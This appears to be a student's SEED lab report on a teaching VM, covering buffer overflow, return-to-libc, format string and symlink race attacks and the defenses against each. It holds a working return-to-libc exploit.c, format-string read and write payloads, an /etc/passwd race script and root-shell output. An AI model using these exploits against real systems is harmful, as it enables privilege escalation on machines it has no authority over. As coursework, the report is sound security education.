[03/14/20]seed@VM:~/.../task3.5$ ls
dash_shell_test  dash_shell_test.c
[03/14/20]seed@VM:~/.../task3.5$ gcc dash_shell_test.c
-o dash_shell_test
[03/14/20]seed@VM:~/.../task3.5$ sudo chmod 4755 dash_s
hell_test
[03/14/20]seed@VM:~/.../task3.5$ sudo chown root dash_s
hell_test
[03/14/20]seed@VM:~/.../task3.5$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
$
```

- Uncomment `line 11`: The initialized shell has root privilege

```
[03/14/20]seed@VM:~/.../task3.5$ gcc dash_shell_test.c
-o dash_shell_test
[03/14/20]seed@VM:~/.../task3.5$ sudo chown root dash_s
hell_test
[03/14/20]seed@VM:~/.../task3.5$ sudo chmod 4755 dash_s
hell_test
[03/14/20]seed@VM:~/.../task3.5$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# exit
```

- **Result**: Use the new shellcode in **task 3.4**
  - Do not use the new shellcode: Cannot get the root privilege

```
[03/14/20]seed@VM:~/.../task3.4$ ls
badfile  exploit.c              stack
exploit  peda-session-stack.txt  stack.c
[03/14/20]seed@VM:~/.../task3.4$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm)
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),12
(sambashare)
$ exit
```

  - Use the new shellcode: Can get the root privilege

```
[03/14/20]seed@VM:~/.../task3.4$ ls
badfile  exploit.c              stack
exploit  peda-session-stack.txt  stack.c
[03/14/20]seed@VM:~/.../task3.4$ gcc -o exploit exploit
.c
[03/14/20]seed@VM:~/.../task3.4$ ./exploit
[03/14/20]seed@VM:~/.../task3.4$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# exit
```

- **Explanation**: The `dash` countermeasure can detect the case when `euid` is different with `uid`, and prevent it. However, by setting actual `uid` to `root` when the program is having the `root` privilege, we can defeat this countermeasure. Therefore, with the part of assembly code to set `uid` to `root` written to the malicious file, we can get the `root` privilege shell.

3.6 Defeating Address Randomization

- Answer of the first **Report**
  - After turning on the Ubuntu's address randomization, the same attack does not work.
  - Problem: The problem is the return address may not be valid when we use address randomization. Even the address is valid, the order of the `shellcode` might be randomized.
  - Why difficult: According to Wikipedia, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries. Therefore, we may not that lucky to return to a valid address.

```
[03/14/20]seed@VM:~/.../task3.4$ sudo /sbin/sysctl -w k
ernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/14/20]seed@VM:~/.../task3.4$ ./stack
Segmentation fault
[03/14/20]seed@VM:~/.../task3.4$ ./stack
Segmentation fault
[03/14/20]seed@VM:~/.../task3.4$ ./stack
Segmentation fault
```

- Answer of the second **Report**
  - **Observation**: By following the instruction, I successfully get `root` privilege shell after running `exploit` for `18720` times.
  - **Explanation**: Since the address is to shift the memory slot instead of true randomization, we may still be lucky to find right return address and successfully run the `shellcode`.

```
The program has been running 18716 times so far.
Segmentation fault
0 minutes and 0 seconds elapsed.
The program has been running 18717 times so far.
Segmentation fault
0 minutes and 0 seconds elapsed.
The program has been running 18718 times so far.
Segmentation fault
0 minutes and 0 seconds elapsed.
The program has been running 18719 times so far.
Segmentation fault
0 minutes and 0 seconds elapsed.
The program has been running 18720 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#
```

3.7 Stack Guard Protection

- Result: The `stack` program without stack protector can launch the attack, while the `stack_prot` with stack protector will have `stack smashing detected` error message

- Explanation: Stack guard will detect the change in the canary. Buffer overflow will overwrite the canary, therefore, the integrity of the stack is compromised, which will be detected by the stack guard.

```
[04/12/20]seed@VM:~/.../task3.4$ gcc -o stack_nopred -z
 execstack stack.c
[04/12/20]seed@VM:~/.../task3.4$ ./stack_nopred
*** stack smashing detected ***: ./stack_nopred termina
ted
Aborted
```

3.8 Non-executable Stack Protection

- Answer of **report**:
  - **Observation**: Cannot get a shell. There is `segmentation fault` error message
  - **Explanation**: This scheme make the memory address allocated to the `str` not executable (since it is in the stack area), therefore the shellcode is difficult to be executed

```
[03/14/20]seed@VM:~/.../task3.4$ gcc -o stack_noexe -fn
o-stack-protector -z noexecstack stack.c
[03/14/20]seed@VM:~/.../task3.4$ sudo chown root stack_
noexe
[sudo] password for seed:
[03/14/20]seed@VM:~/.../task3.4$ sudo chmod 4755 stack_
noexe
[03/14/20]seed@VM:~/.../task3.4$ ./stack
# exit
[03/14/20]seed@VM:~/.../task3.4$ ./stack_noexe
Segmentation fault
```

---

4 Return-to-libc Attack

4.3 Exploiting the Vulnerability [4 Marks]

- The result of `gdb` command

```
[04/05/20]seed@VM:~/.../task4.3$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols fou
nd)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/CS4293/assignment/
Experiment/assignment2/task4/task4.3/retlib
Returned Properly
[Inferior 1 (process 28018) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$ q
[04/05/20]seed@VM:~/.../task4.3$ ls
badfile                        retlib
peda-session-retlib_gdb.txt    retlib.c
peda-session-retlib.txt        retlib_gdb
```

4.4 Putting the shell string in the memory [5 Marks]

- Export the environment variable

```
[04/05/20]seed@VM:~/.../task4.3$ export MYSHELL=/bin/sh
[04/05/20]seed@VM:~/.../task4.3$ env | grep MYSHELL
MYSHELL=/bin/sh
```

- Code

```c
#include <stdio.h>

int main(){
    char* shell = getenv("MYSHELL");
    if (shell) {
        printf("%x\n", (unsigned int)shell);
    }
    return 0;
}
```

- Result in the terminal

```
[04/05/20]seed@VM:~/.../task4.3$ gcc -o env555 env555.c
env555.c: In function ‘main’:
env555.c:4:16: warning: implicit declaration of functio
n ‘getenv’ [-Wimplicit-function-declaration]
  char* shell = getenv("MYSHELL");
                ^
env555.c:4:16: warning: initialization makes pointer fr
om integer without a cast [-Wint-conversion]
[04/05/20]seed@VM:~/.../task4.3$ ./env555
bffffe1c
```

4.5 Exploiting the Vulnerability [6 Marks]

- The code for `exploit.c`

```c
/* exploit.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  char buf[250];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
  the values for X, Y, Z. The order of the following
  three statements does not imply the order of X, Y, Z.
  Actually, we intentionally scrambled the order. */
  *(long *) &buf[0x1e + 12] = 0xbffffe1c ; // "/bin/sh"
  *(long *) &buf[0x1e + 4] = 0xb7e42da0 ; // system()
  *(long *) &buf[0x1e + 8] = 0xb7e369d0 ; // exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
    return 0;
}
```

- Result:

```
[04/06/20]seed@VM:~/.../task4.3$ gcc -o exploit exploit
.c
[04/06/20]seed@VM:~/.../task4.3$ ./exploit
[04/06/20]seed@VM:~/.../task4.3$ ./retlib
# whoami
root
# exit
```

- How to decide the values for X, Y and Z
  - According to the tutorial, we should consider the change between the epilogue of `vul_func()` and the prologue of `system()`. Assume `n` is the address of the ebp of `vul_func()`, we should store address of system, address of `exit`, and the argument of `system` at `n+4`, `n+8`, and `n+12` respectively.
  - Firstly, we find the distance between `buffer` and `ebp`

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:13
13              fread(buffer, sizeof(char), 300, badfi
e);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffec18
gdb-peda$ p &buffer
$2 = (char (*)[22]) 0xbfffebfa
gdb-peda$ p 0xbfffec18-0xbfffebfa
$3 = 0x1e
```

    - The distance is `0x1e=30`
  - Therefore, $X = 30 + 12 = 42,\ Y = 30 + 4 = 34, Z = 30 + 8 = 38$
- If we comment the step to set up `exit` address
  - Observation: The root shell can be launched, but segmentation fault will exist after exit from shell.

```
[04/06/20]seed@VM:~/.../task4.3$ gcc -o exploit exploit
.c
[04/06/20]seed@VM:~/.../task4.3$ ./exploit
[04/06/20]seed@VM:~/.../task4.3$ ./retlib
# exit
Segmentation fault
```

  - Explanation: If we don't set the return address of `system` function, it will return to some random memory location after the `system` function has been finished.
- If we change the length of the filename
  - Observation: The attack has been failed. The position of the buffer is not accessed accurately

```
04/06/20]seed@VM:~/.../task4.3$ mv retlib retlib1
04/06/20]seed@VM:~/.../task4.3$ ls
badfile   exploit.c                    retlib.c
env555    peda-session-retlib_gdb.txt  retlib_gdb
env555.c  peda-session-retlib.txt
exploit   retlib1
04/06/20]seed@VM:~/.../task4.3$ gcc -o exploit exploit
.c
04/06/20]seed@VM:~/.../task4.3$ ./exploit
04/06/20]seed@VM:~/.../task4.3$ ./retlib
bash: ./retlib: No such file or directory
04/06/20]seed@VM:~/.../task4.3$ ./retlib1
zsh:1: no such file or directory: in/sh
Segmentation fault
```

- Explanation: Since we save the string in the environment variable, and the filename is also part of the environment. If we change the length of the filename, the memory used by the filename variable will be larger. As a consequence, the address of the `MYSHELL` variable will be changed.

4.6 Address Randomization [3 Marks]

- Observation: I cannot get a shell. There will be segmentation fault. The address randomization do make the return-to-libc attack difficult.

```
[04/06/20]seed@VM:~/.../task4.3$ sudo sysctl -w kernel.
randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[04/06/20]seed@VM:~/.../task4.3$ gcc -o exploit exploit
.c
[04/06/20]seed@VM:~/.../task4.3$ ./exploit
[04/06/20]seed@VM:~/.../task4.3$ ./retlib
Segmentation fault
[04/06/20]seed@VM:~/.../task4.3$ ./retlib
Segmentation fault
[04/06/20]seed@VM:~/.../task4.3$ ./retlib
Segmentation fault
[04/06/20]seed@VM:~/.../task4.3$ ./retlib
Segmentation fault
[04/06/20]seed@VM:~/.../task4.3$ ./retlib
Segmentation fault
[04/06/20]seed@VM:~/.../task4.3$ ./retlib
Segmentation fault
```

- Explanation: As shown in the following experiment, the address of the environment variable has been randomly allocated. The address randomization will change the memory location including shared library and environment variable.

```
[04/06/20]seed@VM:~/.../task4.3$ ./env555
bfa8ae1c
[04/06/20]seed@VM:~/.../task4.3$ ./env555
bfe7ae1c
[04/06/20]seed@VM:~/.../task4.3$ ./env555
bfb31e1c
[04/06/20]seed@VM:~/.../task4.3$ ./env555
bfdf1e1c
[04/06/20]seed@VM:~/.../task4.3$ ./env555
bf84de1c
```

4.7 Stack Guard Protection [3 Marks]

- Observation: I cannot get a shell. Stack smashing will be detected. The Stack Guard protection make the return-to-libc attack difficult.

```
[04/06/20]seed@VM:~/.../task4.3$ gcc -o retlib -z noexe
cstack retlib.c
[04/06/20]seed@VM:~/.../task4.3$ sudo chown root retlib
[sudo] password for seed:
[04/06/20]seed@VM:~/.../task4.3$ sudo chmod 4755 retlib
[04/06/20]seed@VM:~/.../task4.3$ ls
badfile   exploit.c                    retlib.c
env555    peda-session-retlib_gdb.txt  retlib_gdb
env555.c  peda-session-retlib.txt
exploit   retlib
[04/06/20]seed@VM:~/.../task4.3$ ./exploit
[04/06/20]seed@VM:~/.../task4.3$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted
```

- Explanation: Stack guard provide integrity checking for the stack. The return-to-libc attack will change the return address and go through the canary, which will be detected by the stack guard.

---

5 Format String Vulnerability

5.1 Crash the program [4 Marks]

```
[03/20/20]seed@VM:~/.../task5$ ./vul
The variable secret's address is 0xbfffece0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s%s
Segmentation fault
```

5.2 Print out the secret[1] value [4 Marks]

- Find the address of `user_input`

```
gdb-peda$ p &user_input
$2 = (char (*)[100]) 0xbfffec98
```

- `secret[0]` as well as the heap address of `secret[1]`
  - As shown below, the addresses are `0x804b008=134524936` and `0x804b00c= 134524940` respectively

```
[03/20/20]seed@VM:~/.../task5$ ./vul
The variable secret's address is 0xbfffece0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
1
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%s
bfffece8.b7fff918.f0b5ff.bfffed0e.1.c2.bfffee04.D
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

- Find out the position of the integer number `int_input`
  - We input the decimal value of heap address of `secret[1]`, and we find that it is the ninth `%x`

```
[03/20/20]seed@VM:~/.../task5$ ./vul
The variable secret's address is 0xbfffece0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
bfffece8.b7fff918.f0b5ff.bfffed0e.1.c2.bfffee04.804b008
.804b00c.252e7825.78252e78.2e78252e.252e7825.78252e78.2
e78252e
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

- Print the value of `secret[1]`

```
[03/20/20]seed@VM:~/.../task5$ ./vul
The variable secret's address is 0xbfffece0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%s.%s
bfffece8.b7fff918.f0b5ff.bfffed0e.1.c2.bfffee04.D.U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

5.3 Modify the secret[1] value [5 Marks]

- Simply replace the `%s` by `%n`

```
[03/20/20]seed@VM:~/.../task5$ ./vul
The variable secret's address is 0xbfffece0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%s.%n
bfffece8.b7fff918.f0b5ff.bfffed0e.1.c2.bfffee04.D.
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x32
```

5.4 Modify the secret[1] value to a pre-determined value, i.e., 80 in decimal [5 Marks]

- There are 8 `%` before the `%n`, and 80 characters in total, we set each `%` can print 10 characters (i.e. use `%9x`)

```
[03/20/20]seed@VM:~/.../task5$ ./vul
The variable secret's address is 0xbfffece0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
134524940
Please enter a string
%9x.%9x.%9x.%9x.%9x.%9x.%9x.%9x.%n
 bfffece8. b7fff918.   f0b5ff. bfffed0e.        1.
  c2. bfffee04.  804b008.
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x50
```

6 Race Condition Vulnerability

6.3 Choosing Our Target [5 Marks]

- I can log into the test account without typing a password. The root privilege is obtained.

```
[04/06/20]seed@VM:/etc$ sudo vim /etc/passwd
[04/06/20]seed@VM:/etc$ su test
Password:
root@VM:/etc# whoiam
whoiam: command not found
root@VM:/etc# whoami
root
root@VM:/etc# exit
exit
```

6.4 Launching the Race Condition Attack [4 Marks]

- Code of `attack.c`

```c
#include <unistd.h>

int main(){
    while(1){
        unlink("/tmp/XYZ");

symlink("/home/seed/Desktop/CS4293/assignment/Experiment/assignment2/task6/myfile",
 "/tmp/XYZ");
        usleep(10000);
        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
    }
    return 0;
}
```

- Result: Notice that we should run executable `attack` before the `attack.sh`

```
[04/06/20]seed@VM:~/.../task6$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Apr  6 09:02 /tmp/XYZ -> /etc
/passwd
```

```
[04/06/20]seed@VM:~/.../task6$ bash attack.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
```

```
[04/06/20]seed@VM:~/.../task6$ su test
Password:
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task6# whoami
root
```


6.5 Countermeasure: Applying the Principle of Least Privilege [4 Marks]

- changed code for `vulp.c`

```c
#include <stdio.h>
#include <unistd.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    seteuid(getuid());
    scanf("%50s", buffer );
    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
```

```
        fclose(fp);
    }
    else printf("No permission \n");
}
```


- Observation: Race condition attack does not work in five minutes.



- Explanation: Originally, when opening the file, the vulnerable program has the root privilege, which is more than what is needed by the task. By setting the effective user id to the real user id before opening the file, we can check whether the user do have the right to use this file.

6.6 Countermeasure: Using Ubuntu's Built-in Scheme [3 Marks]

- Observation: Race condition attack does not work in five minutes.



- How does this protection scheme work?

- This protection scheme makes sure that symbolic links inside a sticky world-writable can only be followed when the owner of the symlink matches either the follower or the directory owner. (The permission table is as following) Therefore, in this case, the `/tmp/XYZ` has follower and owner to be `root`, user cannot create symlink anymore.

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	**Denied**
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	**Denied**
root	root	root	Allowed

- What are the limitations of this scheme?
  - It is still vulnerable once the users can create symlink by using another setuid program (says by using buffer overflow)
  - This scheme is only applied to a world writable sticky directory